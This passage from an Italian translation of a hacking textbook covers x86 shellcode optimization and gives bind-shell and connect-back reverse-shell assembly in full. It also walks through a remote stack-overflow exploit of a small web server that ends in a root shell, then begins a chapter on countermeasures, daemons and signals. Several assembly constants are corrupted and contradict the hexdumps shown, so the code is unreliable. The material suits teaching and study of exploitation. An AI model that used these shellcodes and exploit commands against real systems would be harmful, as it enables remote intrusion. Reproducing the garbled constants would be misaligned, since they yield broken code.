Questo ciclo itera su ECX da 0 a 2, effettuando una chiamata di dup2 ogni volta. Con una conoscenza più completa dei flag usati dall'istruzione cmp, è possibile ridurre ulteriormente questo ciclo. I flag di stato impostati dall'istruzione cmp sono impostati anche dalla maggior parte delle altre istruzioni, per descrivere gli attributi del risultato. Si tratta dei flag CF (*carry flag*), PF (*parity flag*), AF (*adjust flag*), OF (*overflow flag*),ZF (*zero flag*) e SF (*sign flag*). Gli ultimi due sono i più utili e i più facili da comprendere. Il flag zero è impostato a vero se il risultato è zero, falso altrimenti. Il flag di segno è semplicemente il bit più significativo del risultato, che è vero se il risultato è negativo e falso altrimenti. Ciò significa che, dopo qualsiasi istruzione con un risultato negativo, il flag di segno diventa vero e il flag zero falso.

Abbreviazione	Nome	Descrizione
ZF	zero flag	Vero se il risultato è zero.
SF	sign flag	Vero se il risultato è negativo (uguale al bit più significativo del risultato).

L'istruzione cmp (*compare*) è in realtà una semplice istruzione sub (*subtract*) che tralascia i risultati e si limita a impostare i flag di stato. L'istruzione jle (*jump if less than or equal to*) controlla i flag zero e di segno: se uno di questi è vero, allora l'operando destinazione (il primo) è minore o uguale a quello di origine (il secondo). Le altre istruzioni di salto condizionali operano in modo simile, e ve ne sono altre ancora che controllano direttamente singoli flag di stato:

Istruzione	Descrizione
`jz <target>`	Salta a target se il flag zero è impostato.
`jnz <target>`	Salta se il flag zero non è impostato.
`js <target>`	Salta se il flag di segno è impostato.
`jns <target>`	Salta se il flag di segno non è impostato.

Una volta appreso tutto ciò, si può rimuovere del tutto l'istruzione cmp se l'ordine del ciclo viene invertito. Iniziando da 2 e contando alla rovescia, è possibile controllare il flag di segno per iterare fino a 0. Il ciclo abbreviato è mostrato di seguito, con le modifiche evidenziate in grassetto.

```
; dup2(connected socket, {all three standard I/O
file descriptors})
  mov ebx, eax        ; Inserisce il descrittore di
file socket in ebx.
  xor eax, eax        ; Azzera eax.
  push BYTE 0x2       ; ecx inizia a 2.
```

```
  pop ecx
 dup_loop:
   mov BYTE al, 0x3F ; dup2 chiamata di sistema
numero 63
  int 0x80          ; dup2(c, 0)
  dec ecx           ; Conta alla rovescia fino a 0.
   jns dup_loop      ; Se il flag di segno non è
impostato, ecx non è
                    ; negativo.
```

Le prime due istruzioni prima del ciclo possono essere abbreviate con l’istruzione xchg (*exchange*, scambia), che scambia i valori degli operandi origine e destinazione:

Istruzione	**Descrizione**
`xchg <destinazione>, <origine>`	Scambia i valori tra i due operandi.

Questa singola istruzione può sostituire entrambe le seguenti, che richiedono quattro byte:

```
89 C3           mov ebx,eax
31 C0           xor eax,eax
```

Il registro EAX deve essere azzerato per cancellare soltanto i tre byte superiori, e nel registro EBX i tre byte superiori sono già cancellati, perciò lo scambio dei valori tra il registro EAX e l’EBX consente di prendere due piccioni con una fava, riducendo il tutto all’istruzione seguente, di un solo byte:

```
93              xchg eax,ebx
```

Poiché l'istruzione xchg ha dimensioni inferiori rispetto a quelle di un'istruzione mov tra due registri, può essere usata per ridurre le dimensioni del codice anche in altri casi. Naturalmente ciò è possibile soltanto in situazioni in cui il registro dell'operando di origine non conta. La versione seguente dello shellcode per il binding di porte usa l'istruzione di scambio per ridurre ulteriormente le dimensioni.

bind_shell.s

```
BITS 32
; s = socket(2, 1, 0)
   push BYTE 0x36 ; socketcall è la chiamata di
sistema numero 102
(0x36).
  pop eax
  cdq            ; Azzera edx per l'uso come DWORD
null in seguito.
  xor ebx, ebx   ; Ebx è il tipo di socketcall.
  inc ebx        ; 1 = SYS_SOCKET = socket()
  push edx        ; Crea l'array arg: { protocol =
0,
  push BYTE 0x1  ; (in ordine inverso) SOCK_STREAM
= 1,
  push BYTE 0x2  ;                       AF_INET =
2 }
  mov ecx, esp   ; ecx = puntatore all'array arg
   int 0x80        ; Dopo la chiamata di sistema,
eax contiene il
                 ; descrittore
                 ; di file socket.

   xchg esi, eax  ; Salva il descrittore di file
```

```
socket in esi per usarlo
                ; in seguito.

; bind(s, [2, 31337, 0], 16)
   push BYTE 0x36     ; socketcall (chiamata di
sistema numero 102)
  pop eax
  inc ebx          ; ebx = 2 = SYS_BIND = bind()
  push edx          ; Crea la struttura sockaddr:
INADDR_ANY = 0
  push WORD 0x397a ;  (in ordine inverso)     PORT
= 31337
  push WORD bx     ;
AF_INET = 2
   mov ecx, esp       ; ecx = puntatore struttura
server
  push BYTE 16     ; argv: { sizeof(server struct)
= 16,
  push ecx          ;          puntatore struttura
server,
  push esi           ;            descrittore file
socket }
  mov ecx, esp     ; ecx = array arg
  int 0x80         ; eax = 0 in caso di successo

; listen(s, 0)
   mov BYTE al, 0x36 ; socketcall (chiamata di
sistema numero 102)
  inc ebx
   inc ebx              ; ebx = 4 = SYS_LISTEN =
listen()
  push ebx          ; argv: { backlog = 4,
  push esi          ;          descrittore di file
```

```
socket }
  mov ecx, esp       ; ecx = array arg
  int 0x80


; c = accept(s, 0, 0)
   mov BYTE al, 0x36   ; socketcall (chiamata di
sistema numero 102)
   inc ebx                 ; ebx = 5 = SYS_ACCEPT =
accept()
  push edx              ; argv: { socklen = 0,
  push edx               ;           puntatore socket =
NULL,
  push esi              ; descrittore di file socket }
  mov ecx, esp          ; ecx = array arg
   int 0x80                 ; eax = descrittore file
socket connesso


; dup2(connected socket, {all three standard I/O
file descriptors})
   xchg eax, ebx         ; Inserisce descrittore di
file socket in ebx e
                      ; 0x00000005 in eax.
  push BYTE 0x2         ; ecx inizia a 2.
  pop ecx
dup_loop:
   mov BYTE al, 0x3F   ; dup2 chiamata di sistema
numero 63
  int 0x80 ; dup2(c, 0)
  dec ecx ; Conta alla rovescia fino a 0
```

```
  jns dup_loop          ; Se il flag di segno non è
impostato, ecx non è
                        ; negativo.
; execve(const char    *filename, char *const argv
[], char *const envp[])
   mov BYTE al, 11        ; execve chiamata di
sistema numero 11
  push edx              ; Inserisce dei null per
terminazione stringa.
  push 0x38732f2f       ; Inserisce "//sh" nello
stack.
  push 0x3e69622f       ; Inserisce "/bin" nello
stack.
  mov ebx, esp          ; Inserisce l'indirizzo di
"/bin//sh" in ebx via esp.
  push edx              ; Inserisce il terminatore
null a 32 bit nello stack.
  mov edx, esp          ; Questo è un array vuoto
per envp.
  push ebx              ; Inserisce l'indirizzo
della stringa nello stack sopra
                        ; il terminatore null.
  mov ecx, esp          ; Questo è l'array argv con
il puntatore stringa
  int 0x80              ; execve("/bin//sh", ["/
bin//sh", NULL], [NULL])
```

Con l'assemblaggio si ottiene lo stesso shellcode da 92 byte bind_shell usato nel capitolo precedente.

```
reader@hacking:~/booksrc $ nasm bind_shell.s
reader@hacking:~/booksrc $ hexdump -C bind_shell
00000000 6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1
```

```
cd 80 |jfX.1.CRj.
j.....|
00000010 96 6a 66 58 43 52 66 68 7a 69 66 53 89 e1
6a 10 |.jfXCRf
hzifS..j.|
00000020 51 56 89 e1 cd 80 b0 66 43 43 53 56 89 e1
cd 80 |QV.....
fCCSV....|
00000030 b0 66 43 52 52 56 89 e1 cd 80 93 6a 02 59
b0 3f |.fCRRV..
...j.Y.?|
00000040 cd 80 49 79 f9 b0 0b 52 68 2f 2f 73 68 68
2f 62 |..Iy...Rh//
shh/b|
00000050 69 6e 89 e3 52 89 e2 53 89 e1 cd 80
|in..R..S....|
0000005c
reader@hacking:~/booksrc $ diff bind_shell
portbinding_shellcode
```

0x250 Shellcode di connect-back

Lo shellcode per il binding di porte è facilmente fermato dai firewall, che nella maggior parte dei casi bloccano tutte le connessioni in entrata tranne quelle per determinate porte con servizi noti. Ciò limita l'esposizione dell'utente ed evita che lo shellcode per il binding di porte riceva una connessione. Oggi i firewall software sono tanto comuni che questo tipo di shellcode ha poche chance di poter avere successo.

Tuttavia, i firewall tipicamente non filtrano le connessioni in uscita, perciò ciò andrebbe a ostacolare l'usabilità del sistema. Dall'interno

dell'area protetta dal firewall, un utente dovrebbe essere in grado di accedere a qualsiasi pagina web o di effettuare qualsiasi connessione verso l'esterno. Ciò significa che, se un shellcode avvia una connessione verso l'esterno, la maggior parte dei firewall non pone limitazioni.

Invece di attendere una connessione da un aggressore, lo shellcode di *connect-back* inizia una connessione TCP rivolta "all'indietro" (*back*) verso l'indirizzo IP dell'aggressore. Per aprire una connessione TCP bastano semplicemente una chiamata di `socket()` e una di `connect()`. Il meccanismo è molto simile a quello del codice per il binding di porte, poiché la chiamata `socket()` è esattamente la stessa e la chiamata `connect()` riceve gli stessi tipi di argomenti di `bind()`. Lo shellcode di connect-back che segue è stato realizzato a partire dal codice per il binding di porte, con poche modifiche evidenziate in grassetto.

connectback_shell.s

```
BITS 32
; s = socket(2, 1, 0)
  push BYTE 0x36       ; socketcall è la chiamata di
sistema numero 102
(0x36).
  pop eax
  cdq                  ; Azzera edx per l'uso come
DWORD null in seguito.
  xor ebx, ebx         ; ebx è il tipo di socketcall.
  inc ebx              ; 1 = SYS_SOCKET = socket()
  push edx             ; Crea array arg: { protocol
= 0,
  push BYTE 0x1        ;    (in ordine inverso)
SOCK_STREAM = 1,
```

```
  push BYTE 0x2       ;
AF_INET = 2 }
  mov ecx, esp       ; ecx = puntatore ad array arg
   int 0x80                 ; Dopo la chiamata di
sistema, eax contiene il
                     ; descrittore
                     ; di file socket.

  xchg esi, eax        ; Salva il descrittore di
file socket in esi per usarlo
                     ; in seguito.

; connect(s, [2, 31337, <IP address>], 16)
  push BYTE 0x36        ; socketcall (chiamata di
sistema numero 102)
  pop eax
  inc ebx               ; ebx = 2 (necessario per
AF_INET)

  push DWORD 0x182aa8c0 ; Crea struttura sockaddr:
indirizzo IP =
192.168.42.72
     push WORD 0x397a       ; (in ordine inverso)
PORT = 31337
     push WORD bx          ;
AF_INET = 2
      mov ecx, esp             ; ecx = puntatore
struttura server
     push BYTE 16          ; argv: { sizeof(server
struct) = 16,
     push ecx                  ;          puntatore
struttura server,
     push esi                 ;         descrittore
```

```
file socket }
     mov ecx, esp              ; ecx = array arg
     inc ebx                   ; ebx = 3 = SYS_CONNECT
= connect()
      int 0x80                   ; eax = descrittore
file socket connesso


  ; dup2(connected socket, {all three standard I/O
file descriptors})
      xchg eax, ebx                   ; Inserisce il
descrittore di fiel socket in ebx e
                          ; 0x00000003 in eax.
    push BYTE 0x2          ; ecx inizia a 2.
    pop ecx
 dup_loop:
      mov BYTE al, 0x3F        ; dup2 chiamata di
sistema numero 63
    int 0x80               ; dup2(c, 0)
     dec ecx                   ; Conta alla rovescia
fino a 0.
     jns dup_loop              ; If the sign flag is
not set, ecx is not negative.

   ; execve(const char *filename, char *const argv
[], char *const envp[])
     mov BYTE al, 11            ; execve chiamata di
sistema numero 11
    push edx               ; Inserisce dei null per
terminazione stringa.
    push 0x38732f2f        ; Inserisce "//sh" nello
stack.
    push 0x3e69622f        ; Inserisce "/bin" nello
```

```
stack.
    mov ebx, esp             ; Inserisce l’indirizzo
di “/bin//sh” in ebx via esp.
      push edx                       ; Inserisce il
terminatore null a 32 bit nello stack.
     mov edx, esp              ; Questo è un array
vuoto per envp.
    push ebx                 ; Inserisce l’indirizzo
della stringa nello stack sopra
                          ; il terminatore null.
    mov ecx, esp             ; Questo è l’array argv
con il puntatore stringa
    int 0x80                 ; execve(“/bin//sh”, [“/
bin//sh”, NULL], [NULL])
```

Nello shellcode precedente, l’indirizzo IP della connessione è impostato a 192.168.42.72 che dovrebbe corrispondere alla macchina dell’aggressore. Tale indirizzo è memorizzato nella struttura in_addr come 0x182aa8c0, che è la rappresentazione esadecimale di 72, 42, 168 e 192. Ciò appare chiaro quando ciascun numero è visualizzato in esadecimale:

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p /x 192
$1 = 0xc0
(gdb) p /x 168
$2 = 0xa8
(gdb) p /x 42
$3 = 0x2a
(gdb) p /x 72
$4 = 0x18
(gdb) p /x 31337
```

```
$5 = 0x4a69
(gdb)
```

Poiché questi valori sono memorizzati nell'ordine dei byte di rete, mentre l'architettura x86 segue l'ordine little-endian, la DWORD memorizzata sembra rovesciata. Questo significa che la DWORD per 192.168.42.72 è 0x182aa8c0. Questo vale anche per la WORD di due byte usata per la porta di destinazione. Quando il numero di porta 31337 è stampato in esadecimale usando gdb, l'ordine dei byte è little-endian. Ciò significa che i byte visualizzati devono essere invertiti, perciò la WORD per 31337 è 0x397a.

Il programma netcat si può usare per l'ascolto delle connessioni in arrivo con l'opzione della riga di comando -l. Lo si vede nell'output seguente, dove ascolta sulla porta 31337 per lo shellcode di connect-back. Il comando ifconfig controlla che l'indirizzo IP di eth0 sia 192.168.42.72 in modo che lo shellcode possa connettersi alla macchina corrispondente.

```
reader@hacking:~/booksrc  $  sudo  ifconfig  eth0
192.168.42.72 up
reader@hacking:~/booksrc $ ifconfig eth0
eth0                   Link  encap:Ethernet  HWaddr
00:01:6C:EB:1D:50
                         inet  addr:192.168.42.72
Bcast:192.168.42.255 Mask:255.255.255.0
                 UP  BROADCAST  MULTICAST  MTU:1500
Metric:1
                 RX  packets:0  errors:0  dropped:0
overruns:0 frame:0
                 TX  packets:0  errors:0  dropped:0
overruns:0 carrier:0
           collisions:0 txqueuelen:1000
```

```
            RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
            Interrupt:16

reader@hacking:~/booksrc $ nc -v -l -p 31337
listening on [any] 31337 ...
```

Ora proviamo a realizzare un exploit per il programma server tiny-web usando lo shellcode di connect-back. Dal lavoro svolto in precedenza con questo programma, sappiamo che il buffer di richiesta ha dimensione di 500 byte e si trova presso 0xbffff5c0 nella memoria dello stack. Sappiamo anche che l'indirizzo di ritorno si trova entro 40 byte dalla fine del buffer.

```
reader@hacking:~/booksrc $ nasm connectback_shell.s
reader@hacking:~/booksrc      $      hexdump      -C
connectback_shell
00000000 6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1
cd 80 |jfX.1.
CRj.j.....|
00000010 96 6a 66 58 43 68 c0 a8 2a 48 66 68 7a 69
66 53 |.jfXCh.
.*HfhzifS|
00000020 89 e1 6a 10 51 56 89 e1 43 cd 80 87 f3 87
ce 49
|..j.QV..C......I|
00000030 b0 3f cd 80 49 79 f9 b0 0b 52 68 2f 2f 73
68 68 |.?..Iy...Rh//
shh|
00000040 2f 62 69 6e 89 e3 52 89 e2 53 89 e1 cd 80
|/bin
..R..S....|
0000004e
reader@hacking:~/booksrc $ wc -c connectback_shell
```

```
78 connectback_shell
reader@hacking:~/booksrc $ echo $(( 544 - (4*16) -
78 ))
402
reader@hacking:~/booksrc $ gdb -q --batch -ex "p
/x 0xbffff5c0 + 200"
$1 = 0xbffff688
reader@hacking:~/booksrc $
```

Poiché l'offset dall'inizio del buffer all'indirizzo di ritorno è di 540 byte, è necessario scrivere un totale di 544 byte per sovrascrivere i quattro byte dell'indirizzo di ritorno. Inoltre tale sovrascrittura deve essere allineata in modo opportuno, perché l'indirizzo di ritorno usa più byte. Per garantire l'allineamento corretto, la somma dei byte del NOP sled e dello shellcode deve essere divisibile per quattro. Inoltre, lo shellcode stesso deve stare entro i primi 500 byte di quanto è sovrascritto. Questi sono i limiti del buffer di risposta, e la memoria che segue corrisponde ad altri valori sullo stack potrebbero essere scritti prima che noi modifichiamo il flusso di controllo del programma. Stando entro questi limiti si evita il rischio di sovrascritture casuali dello shellcode, che porterebbero inevitabilmente a un crash. Ripetendo l'indirizzo di ritorno 16 volte si generano 64 byte, che possono essere posti al termine del buffer di exploit di 544 in modo da stare tranquillamente all'interno dei limiti del buffer. I byte rimanenti all'inizio del buffer di exploit saranno il NOP sled. I calcoli precedenti mostrano che un NOP sled di 402 byte consentirà un corretto allineamento dello shellcode di 78 byte rimanendo all'interno dei limiti del buffer. Ripetendo l'indirizzo di ritorno desiderato 12 volte si spaziano perfettamente gli ultimi 4 byte del buffer di exploit in modo da sovrascrivere l'indirizzo di ritorno salvato sullo stack. La sovrascrittura dell'indirizzo di ritorno con 0xbffff688 dovrebbe riportare l'esecuzione al centro del NOP sled, evitando i byte vicino all'inizio del buffer, che potrebbero essere corrotti. Questi valori calcolati saranno usati

nell'exploit seguente, ma prima è necessario definire dove la shell di connect-back deve connettersi. Nell'output che segue, si è usato netcat per l'ascolto di connessioni in arrivo sulla porta 31337:

```
reader@hacking:~/booksrc $ nc -v -l -p 31337
listening on [any] 31337 ...
```

Ora, in un altro terminale, i valori calcolati dell'exploit possono essere usati per realizzare un exploit da remoto del programma tinyweb.

Da un'altra finestra di terminale

```
reader@hacking:~/booksrc   $   (perl   -e   'print
"\x90"x402';
> cat connectback_shell;
> perl -e 'print "\x88\xf6\xff\xbf"x20 . "\r\n" ')
| nc -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
```

Tornando al terminale originale, lo shellcode si è connesso al processo netcat in ascolto sulla porta 31337. Ciò fornisce un accesso alla shell root in remoto.

```
reader@hacking:~/booksrc $ nc -v -l -p 31337
listening on [any] 31337 ...
connect  to  [192.168.42.72]  from  hacking.local
[192.168.42.72] 34391
whoami
root
```

La configurazione di rete per questo esempio è piuttosto confusa perché l'attacco è diretto a 127.0.0.1 e lo shellcode si connette a 192.168.42.72. Entrambi questi indirizzi IP portano alla stessa

posizione, ma 192.168.42.72 è più facile da usare nello shellcode, rispetto a 127.0.0.1. Poiché l'indirizzo di loopback contiene due byte null, l'indirizzo deve essere creato sullo stack con più istruzioni; un modo per farlo consiste nello scrivere i due byte null nello stack usando un registro azzerato. Il file loopback_shell.s è una versione modificata di connectback_shell.s che usa l'indirizzo di loopback 127.0.0.1. Le differenze sono mostrate nell'output seguente.

```
reader@hacking:~/booksrc $ diff
connectback_shell.s loopback_shell.s

21c21,22
< push DWORD 0x182aa8c0 ; Build sockaddr struct:
IP Address =
192.168.42.72
---
> push DWORD 0x01BBBB7f ; Build sockaddr struct:
IP Address = 127.0.0.1
> mov WORD [esp+1], dx ; overwrite the BBBB with
0000 in the previous
push
reader@hacking:~/booksrc $
```

Dopo l'inserimento del valore 0x01BBBB7f nello stack, il registro ESP punterà all'inizio di questa DWORD. Scrivendo una WORD di due byte contenente byte null in ESP+1, i due byte centrali saranno sovrascritti per formare l'indirizzo di ritorno corretto.

Questa istruzione aggiuntiva aumenta la dimensione dello shellcode di pochi byte, quindi occorre modificare anche il NOP sled per il buffer di exploit. Questi calcoli sono mostrati nell'output che segue, e danno come risultato un NOP sled di 397 byte. Questo exploit che usa lo shellcode di loopback presuppone che il programma tinyweb sia in

esecuzione e che un processo netcat sia in ascolto di connessioni in arrivo sulla porta 31337.

```
reader@hacking:~/booksrc $ nasm loopback_shell.s
reader@hacking:~/booksrc    $    hexdump    -C
loopback_shell | grep --color=auto 00
00000000 6a 66 58 99 31 db 43 52 6a 01 6a 02 89 e1
cd 80 |jfX.1.
CRj.j.....|
00000010 96 6a 66 58 43 68 7f bb bb 01 66 89 54 24
01 66 |.jfXCh..
..f.T$.f|
00000020 68 7a 69 66 53 89 e1 6a 10 51 56 89 e1 43
cd 80 |hzifS.
.j.QV..C..|
00000030 87 f3 87 ce 49 b0 3f cd 80 49 79 f9 b0 0b
52 68 |....I.?..Iy...
Rh|
00000040 2f 2f 73 68 68 2f 62 69 6e 89 e3 52 89 e2
53 89 |//shh/
bin..R..S.|
00000050 e1 cd 80 |...|
00000053
reader@hacking:~/booksrc $ wc -c loopback_shell
83 loopback_shell
reader@hacking:~/booksrc $ echo $(( 544 - (4*16) -
83 ))
397
reader@hacking:~/booksrc   $   (perl   -e   'print
"\x90"x397';cat loopback_
shell;perl  -e  'print  "\x88\xf6\xff\xbf"x16  .
"\r\n" ') | nc -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
```

Come per l’exploit precedente, il terminale con netcat in ascolto sulla porta 31337 riceverà la shell root.

```
reader@hacking:˜ $ nc -vlp 31337
listening on [any] 31337 ...
connect to [127.0.0.1] from localhost [127.0.0.1]
42406
whoami
root
```

Sembra quasi troppo facile, vero?

Contromisure

La rana dorata secerne un veleno estremamente tossico: quello di una sola rana è sufficiente per uccidere 10 uomini adulti. L'unico motivo per cui queste rane hanno uno strumento di difesa così potente è che alcune specie di serpenti le hanno sempre mangiate e hanno sviluppato una resistenza. In risposta, le rane nella loro evoluzione hanno sviluppato un veleno sempre più potente. Un risultato di questa coevoluzione è che le rane sono più protette nei confronti di tutti gli altri predatori. Questo tipo di coevoluzione si verifica anche con gli hacker. Le loro tecniche di exploit circolano da anni, perciò è naturale che si siano sviluppate delle contromisure di difesa. In risposta, gli hacker hanno trovato modi per aggirare e superare tali difese, e così sono state create nuove tecniche di difesa.

Questo ciclo di innovazione porta molti benefici. Benché virus e worm possano causar parecchi problemi e costose interruzioni dei sistemi per le imprese, costringono a trovare delle risposte, che significa individuare una soluzione al problema. I worm si replicano sfruttando vulnerabilità esistenti in software difettoso. Spesso questi difetti rimangono occulti per anni, ma worm relativamente benigni come CodeRed o Sasser costringono a trovare una soluzione. Come per la varicella, è meglio soffrire un piccolo problema all'inizio, invece di rischiare danni ben peggiori anni dopo. Se non fosse per i worm Internet che rendono pubblici questi problemi di sicurezza, essi rimarrebbero irrisolti, il che ci esporrebbe agli attacchi da parte di aggressori con intenzioni molto peggiori della semplice replica di un worm. In questo modo, worm e virus possono contribuire a rafforzare la sicurezza, nel lungo periodo. Tuttavia, esistono modi più proattivi per rafforzare la

sicurezza. Esistono contromisure di difesa che cercano di annullare l'effetto di un attacco, o di prevenire la possibilità che sia portato un attacco. Una contromisura è un concetto piuttosto astratto: può trattarsi di un prodotto per la sicurezza, di un insieme di norme, o semplicemente di un amministratore di sistema attento. In generale è possibile suddividere le contromisure difensive in due gruppi: quelle che cercano di individuare l'attacco e quelle che cercano di proteggere la vulnerabilità.

0x310 Contromisure che rilevano gli attacchi

Il primo gruppo di contromisure cerca di rilevare le intrusioni e rispondere in qualche modo. Il processo di rilevamento può essere il più vario: da un amministratore che consulta i file di log a un programma che effettua lo sniffing della rete. La risposta può comportare la chiusura automatica della connessione o del processo, o semplicemente un controllo dettagliato di tutte le attività da parte dell'amministratore, dalla console della macchina.

Per quanto riguarda l'amministratore di sistema, gli exploit conosciuti non sono certo pericolosi come quelli che non si conoscono. Prima si riesce a rilevare un'intrusione, prima è possibile affrontarla e maggiori sono le possibilità di contenerla. Le intrusioni che sono scoperte soltanto dopo mesi possono causare serie preoccupazioni.

Per rilevare un'intrusione occorre prevedere in anticipo ciò che l'hacker aggressore tenterà di fare. Se lo sapete, sapete anche che cosa cercare. Le contromisure che rilevano gli attacchi possono cercare pattern particolari in file di log, pacchetti di rete o persino nella memoria di programma. Dopo che un'intrusione è stata rilevata, l'hacker può

essere espulso dal sistema, eventuali danni al filesystem possono essere annullati ripristinando i dati dal backup, e la vulnerabilità sfruttata per l'attacco può essere identificata e corretta. Queste contromisure sono piuttosto potenti in un mondo elettronico che non manca di funzionalità per backup e ripristino.

Per l'aggressore, ciò significa che l'attività di rilevamento può contrastare tutti i suoi attacchi. Poiché il rilevamento potrebbe non essere sempre immediato, ci sono alcuni scenari di attacco "con spaccata" in cui non conta, ma in generale è sempre meglio evitare di lasciare tracce. La capacità di non farsi individuare è una delle qualità più preziose per un hacker. Sfruttare una vulnerabilità di un programma per ottenere una shell di root significa che l'aggressore può fare ciò che vuole sul sistema, ma per evitare il rilevamento è necessario anche evitare di far notare la propria presenza.

La combinazione di controllo completo e invisibilità rende un hacker davvero pericoloso. Da una posizione nascosta, è possibile sottrarre password e dati dalla rete senza farsi notare, realizzare backdoor di programmi e avviare altri attacchi su altri host. Per rimanere nascosti, occorre semplicemente anticipare le mosse dei metodi di rilevamento che potrebbero essere usati. Sapendo che cosa cercano tali metodi, è possibile evitare certi pattern di exploit, o simularne altri che sembrino validi. Il ciclo coevolutivo tra occultamento e rilevamento è alimentato dalla riflessione e dall'ideazione di azioni che l'altra parte non ha ancora pensato.

0x320 Daemon di sistema

Per sostenere una discussione realistica sulle contromisure per gli exploit e su come superarle, ci serve innanzitutto un obiettivo realistico per i nostri exploit. Un target remoto sarà un programma server

che accetta connessioni in arrivo. In Unix questi programmi sono solitamente daemon di sistema. Un *daemon* è un programma che viene eseguito in background e si distacca dal terminale di controllo. Il termine fu coniato per la prima volta dagli hacker del MIT negli anni '60 e si riferisce a un "diavoletto" che un fisico di nome James Maxwell introdusse in un esperimento del 1867, e che si occupava di ordinamento delle molecole. In tale esperimento, il diavoletto di Maxwell era un essere con la capacità soprannaturale di eseguire senza fatica attività difficili, apparentemente violando la seconda legge della termodinamica. Similmente, in Linux i daemon di sistema eseguono senza stancarsi attività come fornire un servizio SSH e mantenere i log di sistema. I programmi daemon hanno nomi che tipicamente terminano con una *d* per indicare che sono daemon, come *sshd* o *syslogd*.

Con poche aggiunte, il codice tinyweb.c visto nel Capitolo 4 del Volume 1 può essere trasformato in un più realistico daemon di sistema. Questo nuovo codice usa una chiamata della funzione `daemon()`, che avvia un nuovo processo in background. Tale funzione è usata da molti daemon di sistema in Linux, di seguito riportiamo la traduzione della pagina di manuale relativa.

```
DAEMON(3)                      Linux  Programmer's
Manual           DAEMON(3)

NOME
     daemon - esegue in background

SINOSSI
     #include <unistd.h>

     int daemon(int nochdir, int noclose);
```

DESCRIZIONE

La funzione `daemon()` serve per programmi che vogliono distaccarsi dal terminale di controllo ed essere eseguiti in background come daemon di sistema.

A meno che l'argomento nochdir sia diverso da zero, `daemon()` cambia la directory di lavoro corrente nella root ("/").

A meno che l'argomento noclose sia diverso da zero, `daemon()` reindirizza standard input, standard output e standard error in dev/null.

VALORE RESTITUITO

(Questa funzione esegue un fork, e se `fork()` ha successo, il genitore _exit(0), perciò gli ulteriori errori sono visti soltanto dal figlio). In caso di successo viene restituito zero. Se si verifica un errore, `daemon()` restituisce -1 e imposta la variabile globale errno a uno degli errori specificati per le funzioni di libreria fork(2) e setsid(2).

I daemon di sistema sono eseguiti in modo distaccato da un terminale di controllo, perciò il nuovo codice daemon tinyweb scrive su un file di log. Senza un terminale di controllo, i daemon di sistema sono tipicamente controllati mediante segnali. Il nuovo programma daemon tinyweb dovrà intercettare il segnale di terminazione per poter uscire in modo pulito quando viene ucciso.

0x321 Corso rapido sui segnali

I segnali forniscono un metodo di comunicazione interprocesso in Unix. Quando un processo riceve un segnale, il suo flusso di esecuzione è interrotto dal sistema operativo per richiamare un gestore di segnale. I segnali sono identificati da un numero, e ciascuno

ha un gestore di default. Per esempio, quando si preme Ctrl+C nel terminale di controllo di un programma, viene inviato un segnale di interrupt, che ha un gestore di segnale di default il quale causa l'uscita dal programma. Questo consente di interrompere il programma anche se è bloccato in un ciclo infinito.

È possibile registrare gestori di segnali personalizzati usando la funzione `signal()`. Nell'esempio di codice che segue sono registrati diversi gestori per alcuni segnali, mentre il codice principale contiene un ciclo infinito.

signal_example.c

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
/* Alcune definizioni di segnali da signal.h
* #define SIGHUP      1 Hangup
* #define SIGINT      2 Interrupt (Ctrl-C)
* #define SIGQUIT     3 Quit (Ctrl-\)
* #define SIGILL      4 Illegal instruction
* #define SIGTRAP     5 Trace/breakpoint trap
* #define SIGABRT     6 Process aborted
* #define SIGBUS      7 Bus error
* #define SIGFPE      8 Floating point error
* #define SIGKILL     9 Kill
* #define SIGUSR1     10 User defined signal 1
* #define SIGSEGV     11 Segmentation fault
* #define SIGUSR2     12 User defined signal 2
* #define SIGPIPE     13 Write to pipe with no one
reading
* #define SIGALRM     14 Countdown alarm set by
alarm()
```

```
* #define SIGTERM      15 Termination (sent by kill
command)
* #define SIGCHLD     17 Child process signal
* #define SIGCONT     18 Continue if stopped
* #define SIGSTOP     19 Stop (pause execution)
* #define SIGTSTP      20 Terminal stop [suspend]
(Ctrl-Z)
* #define SIGTTIN      21 Background process trying
to read stdin
* #define SIGTTOU      22 Background process trying
to read stdout
*/

/* Gestore di segnale */
void signal_handler(int signal) {
   printf("Caught signal %d\t", signal);
   if (signal == SIGTSTP)
      printf("SIGTSTP (Ctrl-Z)");
   else if (signal == SIGQUIT)
      printf("SIGQUIT (Ctrl-\\)");
   else if (signal == SIGUSR1)
      printf("SIGUSR1");
   else if (signal == SIGUSR2)
      printf("SIGUSR2");
   printf("\n");
}

void sigint_handler(int x) {
    printf("Caught a Ctrl-C (SIGINT) in a separate
handler\nExiting.\n");
   exit(0);
}
```

```
int main() {
   /* Registrazione dei gestori di segnale */
     signal(SIGQUIT, signal_handler); // Imposta
signal_handler() come
   signal(SIGTSTP, signal_handler); // gestore per
questi
   signal(SIGUSR1, signal_handler); // segnali.
   signal(SIGUSR2, signal_handler);

      signal(SIGINT, sigint_handler); // Imposta
sigint_handler() per SIGINT.

   while(1) {} // Ciclo infinito.
}
```

Quando questo programma è compilato ed eseguito, i gestori di segnali sono registrati e il programma entra in un ciclo infinito. Anche se il programma è bloccato nel ciclo, i segnali in arrivo interromperanno l'esecuzione e richiameranno i gestori di segnali registrati. Nell'output seguente, sono utilizzati segnali che possono essere generati dal terminale di controllo. La funzione `signal_handler()`, quando termina, riporta l'esecuzione nel ciclo interrotto, mentre la funzione `sigint_handler()` causa l'uscita dal programma.

```
reader@hacking:~/booksrc $ gcc -o signal_example
signal_example.c
reader@hacking:~/booksrc $ ./signal_example
Caught signal 20        SIGTSTP (Ctrl-Z)
Caught signal 3 SIGQUIT (Ctrl-\)
Caught a Ctrl-C (SIGINT) in a separate handler
Exiting.
reader@hacking:~/booksrc $
```

Si possono inviare segnali specifici a un processo usando il comando kill. Per default, tale comando invia il segnale di terminazione (SIGTERM). Con l'opzione della riga di comando -l, kill elenca tutti i segnali possibili. Nell'output che segue, i segnali SIGUSR1 e SIGUSR2 sono inviati al programma signal_example eseguito in un altro terminale.

```
reader@hacking:~/booksrc $ kill -l
1) SIGHUP    2)SIGINT      3)SIGQUIT     4)SIGILL
